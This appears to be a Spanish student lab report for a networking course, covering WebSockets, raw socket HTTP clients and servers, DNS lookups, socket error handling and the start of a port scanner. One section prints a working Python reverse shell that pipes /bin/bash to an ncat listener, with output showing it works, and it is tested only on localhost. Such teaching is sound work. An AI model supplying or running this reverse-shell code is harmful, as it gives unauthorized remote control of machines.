

# Práctica calificada 3 - CC312

Sergio Sebastian Pezo Jimenez - 20224087G

---

## Set up

Trabajaremos con la tecnología Web Sockets.

Para la cual, trabajaremos dentro de un entorno virtual dentro de nuestra carpeta, y descargaremos los módulos a usar.

```
venv ~/Downloads/PC-3/codigo_pc4
web_socket_server.py > ...
1 from aiohttp import web
2 import socketio
3
venv ~/Downloads/PC-3/codigo_pc4 (8.28s)
pip install python-socketio
pip install aiohttp
```

## Implementación de un servidor con [socket.io](#)

Probamos nuestro servidor Web Sockets en `web_socket_server.py` con nuestro cliente en `web_socket_client.py`.


Primero iniciamos nuestro servidor.

```
venv ~/Downloads/PC-3/codigo_pc4
python web_socket_server.py

===== Running on http://0.0.0.0:8080 =====
(Press CTRL+C to quit)
5 @sio.event
6 def connect():
7     print('connection established')
```

Ahora nuestro cliente, para lo que previamente tuve que hacer un

```
pip instal requests
pip install websocket-client
```




The image shows three terminal windows side-by-side. The left window runs `python web_socket_server.py` and shows a server listening on `http://0.0.0.0:8080`. It receives two connections from clients with IDs `A0SVy79egrN6499FAAAB` and `HL97v_gySN5TXR-SAAAD`, both sending the message `'my_data'`. The middle window runs `python web_socket_client.py` and shows `connection established`. The right window also runs `python web_socket_client.py` and shows `connection established`. Below this, the command `pip install websocket-client` is shown, indicating the package is installed.

Notamos que ejecuté el código del cliente en dos terminales, los cuales se quedan en espera de más de eventos, mientras la terminal donde ejecuté el servidor, imprimió la función `print_message` correctamente tras recibir dos eventos `message` de los dos clientes.

## Programación en Socket

Ahora trabajaremos con propiamente sockets, probando el código en `socket_data.py`, donde creamos un socket que trabajará con TCP e IPV4, iniciando una conexión a [www.google.com](http://www.google.com) en el puerto 80, enviando una petición HTTP GET, recibiendo una respuesta en un bufer de 4096 bytes, el cual luego se imprime.



The image shows two terminal windows. The left window displays the code for `socket_data.py`, which imports `socket`, creates a socket, connects to `www.google.com` on port 80, sends a GET request, receives a 4096-byte response, and prints it. The right window shows the execution of `python socket_data.py`, which outputs the connection status and the full HTTP response from Google, including headers like `Date: Sat, 09 Nov 2024 22:43:02 GMT` and `Content-Type: text/html`.

# Implementando un servidor HTTP en python

Ahora, implementemos un servidor HTTP con simplemente un socket en local.

http\_server.py

```
testing_http_server.py  http_server.py x
p-server > python http_server.py > ...
1 import socket
2
3 mySocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
4 mySocket.bind(('localhost', 8080))
5
6 mySocket.listen(5)
7
8 while True:
9     print('Waiting for connections')
10    (recvSocket, address) = mySocket.accept()
11    print('HTTP request received:')
12    print(recvSocket.recv(1024))
13    recvSocket.send(bytes("HTTP/1.1 200 OK\r\n\r\n <html><body><h1>Hello World!</h1></body></html> \r\n", 'utf-8'))
14    recvSocket.close()
15
```

Lo probamos en otro archivo `testing_http_server.py` con otro socket, el cual se conectará a nuestro servidor http previamente iniciado, para enviarle una petición GET, y así recibir la respuesta en un bufer de 4096 que era el HTML, el cual tenemos que decodificar para imprimirlo.


```
testing_http_server.py  http_server.py
http-server > testing_http_server.py > ...
1 #!/usr/bin/python
2 import socket
3 webhost = 'localhost'
4 webport = 8080
5 print("Contacting %s on port %d ..." % (webhost, webport))
6 webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7 webclient.connect((webhost, webport))
8 webclient.send(bytes("GET / HTTP/1.1\r\nHost: localhost\r\n\r\n", 'utf-8'))
9 reply = webclient.recv(4096)
10 print("Response from %s:" % webhost)
11 print(reply.decode())
12
```

```
venv ~/Downloads/PC-3/codigo_pc4/http-server > python http_server.py
Waiting for connections
HTTP request received:
b'GET / HTTP/1.1\r\nHost: localhost\r\n\r\n'
Waiting for connections


venv ~/Downloads/PC-3/codigo_pc4/http-server > python testing_http_server.py
Contacting localhost on port 8080 ...
Response from localhost:
HTTP/1.1 200 OK

<html><body><h1>Hello World!</h1></body></html>
```

De igual forma si nos vamos a nuestro navegador.




**Hello World!**



## Implementación de una shell reverse con sockets

A continuación, implementaremos una shell inversa, simplemente en nuestro máquina local.


Primero iniciamos un servidor de control, para lo cual primero descargamos nmapm con `ncat -l -v -p 45679`





A continuación, ejecutaremos nuestro código de `reverse_shell.py`, donde vamos a conectarnos a nuestro servidor previamente inicializado, el cual está en 127.0.0.1, en nuestro local, escuchando en el puerto 45679, cambié el orden para imprimir los archivos de donde me encuentro y luego con

`subprocess.call(["/bin/bash", "-i"])` . iniciar una terminal en la máquina del servidor, que en mi caso es la mía, obteniendo total acceso a la máquina del servidor (mi máquina).




```
reverse_shell.py > ...
1 #!/usr/bin/python
2
3 #ncat -l -v -p 45679
4
5 import socket
6 import subprocess
7 import os
8
9 socket_handler = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10
11 try:
12     if os.fork() > 0:
13         os._exit(0)
14 except OSError as error:
15     print('Error in fork process: %d (%s)' % (error.errno, error.strerror))
16     pid = os.fork()
17     if pid > 0:
18         print('Fork Not Valid!')
19
20 socket_handler.connect(("127.0.0.1", 45679))
21
22 os.dup2(socket_handler.fileno(),0)
23 os.dup2(socket_handler.fileno(),1)
24 os.dup2(socket_handler.fileno(),2)
25
26 list_files = subprocess.call(["/bin/ls", "-i"])
27 shell_remote = subprocess.call(["/bin/bash", "-i"])
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

```
sergio@sergioasus:~$ ncat -l -v -p 45679
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:45679
Ncat: Listening on 0.0.0.0:45679
Ncat: Connection from 127.0.0.1:35150.
3720321 http-server
3720322 manage_socket_errors.py
3720319 puerto-scaneo
3720304 reverse_shell.py
3720305 socket_data.py
3720306 socket_methods.py
3720307 socket_ports_open.py
3720308 socket_reverse_lookup.py
3720318 tcp
3720320 udp
3720370 venv
3720315 web_socket_client.py
3720316 web_socket_server.py
bash: initialize job control: no job control
in background: Bad file descriptor
[sergio@sergioasus codigo_pc4]$ cd
cd
[sergio@sergioasus ~]$ ls
ls
Android
```

## Recopilación de información con sockets

El módulo sockets, también nos brinda métodos para obtener información atrás de un dominio y convertir un nombre de host en una dirección IP y viceversa.


Ejecutamos `socket_methods.py`, para obtener del DNS de `www.google.com`.



```
socket_methods.py > ...
1 #!/usr/bin/python
2
3 import socket
4
5 try:
6     print("gethostname:", socket.gethostname())
7     print("gethostbyname", socket.gethostbyname('www.google.com'))
8     print("gethostbyname_ex", socket.gethostbyname_ex('www.google.com'))
9     print("gethostbyaddr", socket.gethostbyaddr('8.8.8.8'))
10    print("getfqdn", socket.getfqdn('www.google.com'))
11    print("getaddrinfo", socket.getaddrinfo('www.google.com', None, 0, socket.SOCK_STREAM))
12
13 except socket.error as error:
14     print(str(error))
15     print("Connection error")
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

```
sergio@sergioasus:~/Download$ python socket_methods.py
gethostname: sergioasus
gethostbyname 64.233.190.99
gethostbyname_ex ('www.google.com', [], ['64.233.190.106', '64.233.190.104', '64.233.190.105', '64.233.190.99', '64.233.190.147', '64.233.190.103'])
gethostbyaddr ('dns.google', [], ['8.8.8.8'])
getfqdn cg-in-f147.1e100.net
getaddrinfo [(('AddressFamily.AF_INET: 2', '<SocketKind.SOCK_STREAM: 1>', 6, '', ('64.233.190.99', 0)), ('AddressFamily.AF_INET: 2', '<SocketKind.SOCK_STREAM: 1>', 6, '', ('64.233.190.106', 0)), ('AddressFamily.AF_INET: 2', '<SocketKind.SOCK_STREAM: 1>', 6, '', ('64.233.190.104', 0)), ('AddressFamily.AF_INET: 2', '<SocketKind.SOCK_STREAM: 1>', 6, '', ('64.233.190.105', 0)), ('AddressFamily.AF_INET: 2', '<SocketKind.SOCK_STREAM: 1>', 6, '', ('64.233.190.147', 0)), ('AddressFamily.AF_INET: 2', '<SocketKind.SOCK_STREAM: 1>', 6, '', ('64.233.190.103', 0)))]
```

Con el método `gethostbyaddr` de `socket` obtendremos el nombre del host de la ip `8.8.8.8` , en la cual en este caso pertenece a `dns.google` .



```
socket_reverse_lookup.py × manage_socket_errors.py
socket_reverse_lookup.py > ...
1  #!/usr/bin/env python
2
3  import socket
4
5  try :
6      result = socket.gethostbyaddr("8.8.8.8")
7      print("El nombre del host es:",result[0])
8      print("Direccion Ip :")
9      for item in result[2]:
10         print(" "+item)
11 except socket.error as e:
12     print("Error al resolver la dirección IP:",e)
13
sergio@sergioasus:~/Download +
venv ~/Downloads/PC-3/codigo_pc4
|
venv ~/Downloads/PC-3/codigo_pc4 (0.086s)
python socket_reverse_lookup.py
El nombre del host es: dns.google
Direccion Ip :
8.8.8.8
```

## Manejando excepciones de los sockets

Si ejecutamos el código de `manage_socket_errors.py` sin modificar, saltará una excepción de `Name or service not known` , pues no hemos especificado el dominio ni la ip.

```
manage_socket_errors.py > ...
1  #!/usr/bin/env python
2
3  import socket,sys
4
5  host = "domain/ip_address"
6  port = 80
7
8
9  try:
10     mysocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
11     print(mysocket)
12     mysocket.settimeout(5)
13 except socket.error as e:
14     print("socket create error: %s" %e)
15     sys.exit(1)
16
17
18 try:
19     mysocket.connect((host,port))
20     print(mysocket)
21
22 except socket.timeout as e :
23     print("Timeout %s" %e)
24     sys.exit(1)
25
26 except socket.gaierror as e:
27     print("connection error to the server:%s" %e)
28     sys.exit(1)
29
30 except socket.error as e:
31     print("Connection error: %s" %e)
32     sys.exit(1)
33
34
```

```
venv ~/Downloads/PC-3/codigo_pc4

venv ~/Downloads/PC-3/codigo_pc4 (0.029s)
python manage_socket_errors.py
<socket.socket fd=3, family=2, type=1, proto=0, laddr=('0.0.0.0', 0)>
connection error to the server:[Errno -2] Name or service not known
```

En cambio si especificamos el host a conectar, por ejemplo con `www.google.com` , no saltará ninguna excepción.

```
manage_socket_errors.py > ...
1  #!/usr/bin/env python
2
3  import socket,sys
4
5  host = "www.google.com"
6  port = 80
7
8
9  try:
10     mysocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
11     print(mysocket)
12     mysocket.settimeout(5)
13 except socket.error as e:
14     print("socket create error: %s" %e)
15     sys.exit(1)
16
17
18 try:
19     mysocket.connect((host,port))
20     print(mysocket)
21
22 except socket.timeout as e :
23     print("Timeout %s" %e)
24     sys.exit(1)
25
26 except socket.gaierror as e:
27     print("connection error to the server:%s" %e)
28     sys.exit(1)
29
30 except socket.error as e:
31     print("Connection error: %s" %e)
32     sys.exit(1)
33
34
```

```
venv ~/Downloads/PC-3/codigo_pc4

venv ~/Downloads/PC-3/codigo_pc4 (0.122s)
python manage_socket_errors.py
<socket.socket fd=3, family=2, type=1, proto=0, laddr=('0.0.0.0', 0)>
<socket.socket fd=3, family=2, type=1, proto=0, laddr=('192.168.18.72', 56784), raddr=('64.233.190.105', 80)>

venv ~/Downloads/PC-3/codigo_pc4 (0.03s)
python manage_socket_errors.py
<socket.socket fd=3, family=2, type=1, proto=0, laddr=('0.0.0.0', 0)>
connection error to the server:[Errno -2] Name or service not known
```

Si cambiamos el puerto de HTTP, a uno cualquiera, se lanzará una excepción de `TImeout` pues no logrará conectarse a ese puerto

```
#!/usr/bin/env python

import socket,sys

host = "www.google.com"
port = 44343

try:
    mysocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    print(mysocket)
    mysocket.settimeout(5)
except socket.error as e:
    print("socket create error: %s" %e)
    sys.exit(1)

try:
    mysocket.connect((host,port))
    print(mysocket)
except socket.timeout as e:
    print("Timeout %s" %e)
    sys.exit(1)
except socket.gaierror as e:
    print("connection error to the serv")
    sys.exit(1)
except socket.error as e:
    print("Connection error: %s" %e)
    sys.exit(1)
```

```
venv ~/Downloads/PC-3/codigo_pc4
python manage_socket_errors.py
<socket.socket fd=3, family=2, type=1, proto=0, laddr=('0.0.0.0', 0)>
Timeout timed out

venv ~/Downloads/PC-3/codigo_pc4 (0.069s)
python manage_socket_errors.py
<socket.socket fd=3, family=2, type=1, proto=0, laddr=('0.0.0.0', 0)>
Traceback (most recent call last):
  File "/home/sergio/Downloads/PC-3/codigo_pc4/manage_socket_errors.py", line
```

## Escaneamos puertos con socket

En `check_ports_socket.py`, con la ayuda del método `connect_ex()`, el cual recibe una ip y un puerto, se hizo un script dado una ip y una lista de puertos, verificar si estos están abiertos, cerrados o filtrados.

Además, establecemos un tiempo límite de espera de 5 segundos para las operaciones del socket, en este caso para `connect_ex`, la cual si se pasa el tiempo lanzará una excepción, la cual será manejada por el bloque de código en `except`.

```
#!/usr/bin/python

import socket
import sys

